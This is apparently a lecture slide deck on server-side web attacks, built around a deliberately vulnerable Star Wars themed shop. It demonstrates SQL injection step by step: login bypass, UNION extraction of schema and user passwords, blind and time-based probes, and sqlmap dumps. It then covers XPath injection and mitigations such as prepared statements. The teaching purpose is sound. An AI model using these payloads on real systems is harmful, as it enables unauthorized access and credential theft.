

Server-side Attacks

SQLi, XPath Injection, OS Command Injection, File Upload, XXE, SSRF

Rough Overview


1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. >> Server and Backend Attacks <<
7. Remaining Client Attacks
8. General Topics
9. Conclusions

Internet

DMZ

Application

Intranet



Log Server


Business Logic

Input Val.

Auth Z




Auth N

Output San.



App Server

Web Server




DBs LDAP File Share

Ext.
Service




FW




WAF

LB
Proxy



FW

Int.
Service



```
5 if (isset($_POST['uname']) and isset($_POST['pwd'])){  
6     $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "'";  
7     $result = $mysqli->query($sql);  
8  
9     if(!$mysqli->error){  
10        $user = $result->fetch_object();  
11  
12        if ($user !== NULL){  
13            $_SESSION['uname'] = $user->uname;
```

Select title, name, uname from users where uname = 'test' and password = 'password';

Username or password is wrong.

The screenshot shows a web browser window with the URL `lightside.me/shop/login.php`. The page title is "Hey fellow jedi, welcome to our lightsaber shop!". It contains a form with fields for "Username" (containing "test") and "Password" (containing masked input). A "Login" button is present.

Hey fellow jedi, welcome to our lightsaber shop!

Username:

Password:

```
5 < if (isset($_POST['uname']) and isset($_POST['pwd'])){  
6     $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "'";  
7     $result = $mysqli->query($sql);  
8  
9     if(!$mysqli->error){  
10        $user = $result->fetch_object();  
11  
12        if ($user !== NULL){  
13            $_SESSION['uname'] = $user->uname;
```

Select title, name, uname from users where uname = 'test' and password = 'password';

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'password" at line 1

The screenshot shows a web browser window with the URL `lightside.me/shop/login.php`. The page title is "Hey fellow jedi, welcome to our lightsaber shop!". There are two input fields: "Username: test' or 1=1; --" and "Password: [REDACTED]". A "Login" button is below the fields.

```
Username: test' or 1=1; --
Password: [REDACTED]
Login
```

```
5 if (isset($_POST['uname']) and isset($_POST['pwd'])){  
6     $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "'";  
7     $result = $mysqli->query($sql);  
8  
9     if(!$mysqli->error){  
10        $user = $result->fetch_object();  
11  
12        if ($user !== NULL){  
13            $_SESSION['uname'] = $user->uname;
```

Select title, name, uname from users where uname = 'test' or 1=1; -- ' and password = 'password';

A small white box displays the session information: "User: mastery" and a "Logout" link.

```
User: mastery Logout
```

That's pretty nice,
but how can we retrieve
data?



Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
---	-------------------------	--	----------	--



Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Dooku Curved 3000

2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	
---	-------------------	--	----------	--

Ultimate Lightsaber Shop x +

← → ⌂ ⌄ lightside.me/shop/index.php?sid=1'

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1'" at line 1



Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	
3	Sidious Classic	Darth Sidiou's old fashioned saber - a real classic.	55000.00	



Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

User: luke



Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
---	-------------------------	--	----------	--

User: luke

Ultimate Lightsaber Shop X +

← → C ⌂

lightside.me/shop/index.php?sid=1' and 1=1; Select @@version;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Select @@version;-- -" at line 1



lightside.me/shop/index.php?sid=1' and 1=1 UNION Select @@version;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

The used SELECT statements have a different number of columns



Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
10.3.23-MariaDB-0+deb10u1				



lightside.me/shop/index.php?sid=' UNION Select @@version, null, null, null, null;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

Select

10.3.23-MariaDB-0+deb10u1

User: luke [Logout](#)

Ultimate Lightsaber Shop × +

← → ⌂ ⌄ lightside.me/shop/index.php?sid=' UNION Select @@version, current_user, null, null, null;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

10.3.23-MariaDB-0+deb10u1	robot@localhost				
---------------------------	-----------------	--	--	--	--

User: luke

Information Schema COLUMNS Table

The `Information Schema COLUMNS` table provides information about columns in each table on the server.

It contains the following columns:

Column	Description	Introduced
<code>TABLE_CATALOG</code>	Always contains the string 'def'.	
<code>TABLE_SCHEMA</code>	Database name.	
<code>TABLE_NAME</code>	Table name.	
<code>COLUMN_NAME</code>	Column name.	



Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

information_schema	ALL_PLUGINS	PLUGIN_NAME		
information_schema	ALL_PLUGINS	PLUGIN_VERSION		
information_schema	ALL_PLUGINS	PLUGIN_STATUS		
.....				

lightside	users	title		
lightside	users	name		
lightside	users	uname		
lightside	users	password		



lightside.me/shop/index.php?sid=' UNION Select name, uname, password, null, null from users;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see?

yoda	mastery	forgottenmypasswordIhave		
luke skywalker	luke	whoismyfather?		
han solo	captain_han	lovelea		

User: luke

pretty easy if the
application is so chatty...

Ultimate Lightsaber Shop X +

← → ⌂ ⌄

lightside.me/shop/blind.php?id=1

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

check

Correct - the force is strong with you!

Ultimate Lightsaber Shop X +

← → ⌂ ⌄

lightside.me/shop/blind.php?id=5

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

check

Incorrect - but don't be angry, anger is the path to the dark side...

Ultimate Lightsaber Shop x +

← → ⌂ ⌄ lightside.me/shop/blind.php?id=1'+or+1%3D1%3B--+-

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near " or 1=1;-- -' at line 1



lightside.me/shop/blind.php?id=1+or+1%3D1%3B--+-

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 or 1=1;-- -

check

Correct - the force is strong with you!



lightside.me/shop/blind.php?id=1+and+1%3D2%3B--+-

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and 1=2;-- -

check

Incorrect - but don't be angry, anger is the path to the dark side...

Ultimate Lightsaber Shop

lightside.me/shop/blind.php?id=1 UNION Select @@version;-- -

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 UNION Select @@versi check

Correct - the force is strong with you!



lightside.me/shop/blind.php?id=1 and true = false;---

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

Incorrect - but don't be angry, anger is the path to the dark side...



lightside.me/shop/blind.php?id=1 and true = true;---

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and true = true;---

check

Correct - the force is strong with you!

Ultimate Lightsaber Shop x +

← → ⌛ ⌂ lightside.me/shop/blind.php?id=1 and true = (SELECT IF(SUBSTRING(uname,1,1) = 'm', true, false) FROM users LIMIT 1);-- -

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and true = (SELECT IF check

Correct - the force is strong with you!

Returns true if the first character of the first username equals "m"



lightside.me/shop/blind.php?id=1 and true = (SELECT IF(SUBSTRING(uname,1,1) = 'x', true, false) FROM users LIMIT 1);--

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and true = (SELECT IF

Incorrect - but don't be angry, anger is the path to the dark side...



lightside.me/shop/blind.php?id=1 and true = (SELECT IF(SUBSTRING(uname,1,2) = 'ma', true, false) FROM users LIMIT 1);-- -

Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 and true = (SELECT IF|

Correct - the force is strong with you!

• Ultimate Lightsaber Shop

X +



lightside.me/shop/blind.php?id=1 UNION SELECT IF(SUBSTRING(uname,1,1) = 'm', sleep(5), false) FROM users LIMIT 1;-- -


Ultimate Lightsaber Shop

Can you guess a valid id of a lightsaber?

1 UNION SELECT IF(SUB:

Correct - the force is strong with you!

```
dsc@DESKTOP-KK01KCR:~$ sqlmap -u http://lightside.me/shop/blind.php?id=1
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 17:03:42 /2020-11-21/
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --dbs  
available databases [5]:  
[*] dvwa  
[*] information_schema  
[*] lightside  
[*] mysql  
[*] performance_schema
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside --tables  
Database: lightside  
[2 tables]  
+-----+  
| lightsabers |  
| users       |  
+-----+
```

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 -D lightside -T users --dump
```

Database: lightside

Table: users

[3 entries]

name	uname	title	password
yoda	mastery	master	forgottenmypasswordIhave
luke skywalker	luke	NULL	whoismyfather?
han solo	captain_han	NULL	lovelea

```
> sqlmap -u http://lightside.me/shop/blind.php?id=1 --sql-shell
```

...

```
Select * from lightside.users;
```

...


```
Select * from lightside.users [3]:
```

```
[*] yoda, forgottenmypasswordIhave, master, mastery
```


```
[*] luke skywalker, whoismyfather?, , luke
```

```
[*] han solo, lovelea, , captain_han
```

SQL Injection




Goal	Retrieve/manipulate data in database or manipulate logical flow
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	



SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	
OWASP Top 10	
(Primary) Violated Principle	



SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) Prepared Statements Abstraction (e.g. ORMs)
OWASP Top 10	
(Primary) Violated Principle	

Prepared Statements example


```
5 ✓ if (isset($_POST['uname']) and isset($_POST['pwd'])){  
6     $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "'";  
7     $result = $mysqli->query($sql);  
8  
9    if (!$mysqli->error){  
10        $user = $result->fetch_object();  
11  
12    if ($user !== NULL){  
13        $_SESSION['uname'] = $user->uname;
```

```
5    if (isset($_POST['uname']) and isset($_POST['pwd'])){  
6        $sql = "Select title, name, uname, password from users where uname = ?;";  
7        $statement = $mysqli->prepare($sql);  
8        $statement->bind_param('s', $_POST['uname']);  
9        $statement->execute();  
10       $result = $statement->get_result();  
11  
12       if (!$mysqli->error){  
13           $user = $result->fetch_object();  
14  
15           if ($user !== NULL && $user->password == $_POST['pwd'])){  
16               $_SESSION['uname'] = $user->uname;
```

ORM example (Doctrine)


```
1 <?php
2 // src/Product.php
3
4 use Doctrine\ORM\Mapping as ORM;
5
6 /**
7 * @ORM\Entity
8 * @ORM\Table(name="products")
9 */
10 class Product
11 {
12     /**
13     * @ORM\Id
14     * @ORM\Column(type="integer")
15     * @ORM\GeneratedValue
16     */
17     protected $id;
18
19     /**
20     * @ORM\Column(type="string")
21     */
22     protected $name;
23
24     // .. (other code)
25 }
```

```
1 <?php
2 // update_product.php <id> <new-name>
3 require_once "bootstrap.php";
4
5 $id = $argv[1];
6 $newName = $argv[2];
7
8 $product = $entityManager->find('Product', $id);
9
10 if ($product === null) {
11     echo "Product $id does not exist.\n";
12     exit(1);
13 }
14
15 $product->setName($newName);
16
17 $entityManager->flush();
18
19 echo sprintf("-%s\n", $product->getName());
20 }
```



SQL Injection

Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) Prepared Statements Abstraction (e.g. ORMs)
OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	



SQL Injection


Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) Prepared Statements Abstraction (e.g. ORMs)
OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

Further exploitation

what else you can do heavily depends on

- the query you're injecting into
 - SELECT, INSERT INTO, UPDATE, DELETE, EXEC
- the operating system and dbms configuration
 - reading / writing files
 - e.g. MySQL: load_file
 - executing OS commands
 - e.g. MS SQL: xp_cmdshell, xp_servicecontrol

old but gold



<https://xkcd.com/327/>




<https://9gag.com/gag/aBg8PLx>

main problem:

user input included in sql (backend)
context messes up the predefined query
structure

can you think of any other backend
context we can mess with?
(xxx injection)

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <users>
3   <user>
4     <title>master</title>
5     <name>yoda</name>
6     <uname>mastery</uname>
7     <password>forgottenmypasswordIhave</password>
8   </user>
9   <user>
10    <name>luke skywalker</name>
11    <uname>luke</uname>
12    <password>whoismyfather?</password>
13  </user>
14  <user>
15    <name>han solo</name>
16    <uname>captain_han</uname>
17    <password>lovelea</password>
18  </user>
19 </users>
```




```
5 <?php
6 if (isset($_POST['uname']) and isset($_POST['pwd'])){
7   $xml = simplexml_load_file('users.xml');
8
9   if ($xml !== FALSE){
10     $result = $xml->xpath("//user[uname='".$POST['uname']."' ][password='".$POST['pwd']."' ]");
11
12     if ($result != NULL)
13     {
14       $user = $result[0];
15       $_SESSION['uname'] = (string)$user->uname;
```

//user[uname='test'][password='password']

Username or password is wrong.

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <users>
3    <user>
4      <title>master</title>
5      <name>yoda</name>
6      <uname>mastery</uname>
7      <password>forgottenmypasswordIhave</password>
8    </user>
9    <user>
10      <name>luke skywalker</name>
11      <uname>luke</uname>
12      <password>whoismyfather?</password>
13    </user>
14    <user>
15      <name>han solo</name>
16      <uname>captain_han</uname>
17      <password>loveleak</password>
18    </user>
19  </users>
```




```
5  if (isset($_POST['uname']) and isset($_POST['pwd'])){
6    $xml = simplexml_load_file('users.xml');
7
8    if ($xml !== FALSE){
9      $result = $xml->xpath("//user[uname='" . $_POST['uname'] . "'][password='"
10      . $_POST['pwd'] . "']");
11
12    if ($result != NULL)
13    {
14      $user = $result[0];
$_SESSION['uname'] = (string)$user->uname;
```


//user[uname='asdf' or '1' = '1'][password='asdf' or '1' = '1']

User: mastery [Logout](#)

XPath Injection



Goal	Retrieve data from XML or manipulate logical flow
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	



XPath Injection

Goal

Retrieve data from XML or manipulate logical flow

How

By manipulating the structure of the XPATH query through userdata


Different types

- Verbose / Blind (Time-based)

Solution


OWASP Top 10

(Primary)
Violated Principle



XPath Injection

Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types <ul style="list-style-type: none">- Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	
(Primary) Violated Principle	



XPath Injection

Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types <ul style="list-style-type: none">- Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

Some more backend injections

SMTP/Email Injection

- <https://www.acunetix.com/blog/articles/email-header-injection/>

LDAP Injection

- <https://www.netsparker.com/blog/web-security/ldap-injection-how-to-prevent/>
- https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html

XML Injection

- <http://projects.webappsec.org/w/page/13247004/XML%20Injection#:~:text=XML%20Injection%20is%20an%20attack,intend%20logic%20of%20the%20application.>
- <https://www.whitehatsec.com/glossary/content/xml-injection>

NoSQL Injection

- <https://owasp.org/www-pdf-archive/GOD16-NOSQL.pdf>
- <https://www.netsparker.com/blog/web-security/what-is-nosql-injection/>
- <https://www.acunetix.com/blog/web-security-zone/nosql-injections/>

all these injections target
backend services...

can we also attack the
server itself directly?

A screenshot of a web browser window. The address bar shows the URL `lightside.me/troubleshooting.php?type=access`. The main content area displays a list of Apache access logs. The logs show multiple requests from the same IP address (192.168.0.157) over a short period of time, mostly for files like index.html, login.php, and troubleshooting.php, indicating a user trying to find a exploit or vulnerability.

Access
192.168.0.157 - - [08/Nov/2020:16:09:02 +0100] "GET / HTTP/1.1" 200 424 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
192.168.0.157 - - [08/Nov/2020:16:09:02 +0100] "GET / HTTP/1.1" 200 424 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
192.168.0.157 - - [08/Nov/2020:16:09:06 +0100] "GET /shop/ HTTP/1.1" 302 445 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
192.168.0.157 - - [08/Nov/2020:16:09:06 +0100] "GET /shop/login.php HTTP/1.1" 200 633 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
192.168.0.157 - - [08/Nov/2020:16:09:11 +0100] "GET /forum/ HTTP/1.1" 200 549 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
192.168.0.157 - - [08/Nov/2020:16:09:15 +0100] "GET /forum/foverview.php?uname=admin HTTP/1.1" 200 786 "http://lightside.me/forum/foverview.php?uname=admin"
192.168.0.157 - - [08/Nov/2020:16:09:18 +0100] "GET /forum/flogout.php? HTTP/1.1" 200 470 "http://lightside.me/forum/flogout.php?"
192.168.0.157 - - [08/Nov/2020:16:09:20 +0100] "GET /forum/index.html HTTP/1.1" 200 549 "http://lightside.me/forum/index.html"
192.168.0.157 - - [08/Nov/2020:16:09:33 +0100] "GET /redirect/ HTTP/1.1" 200 772 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
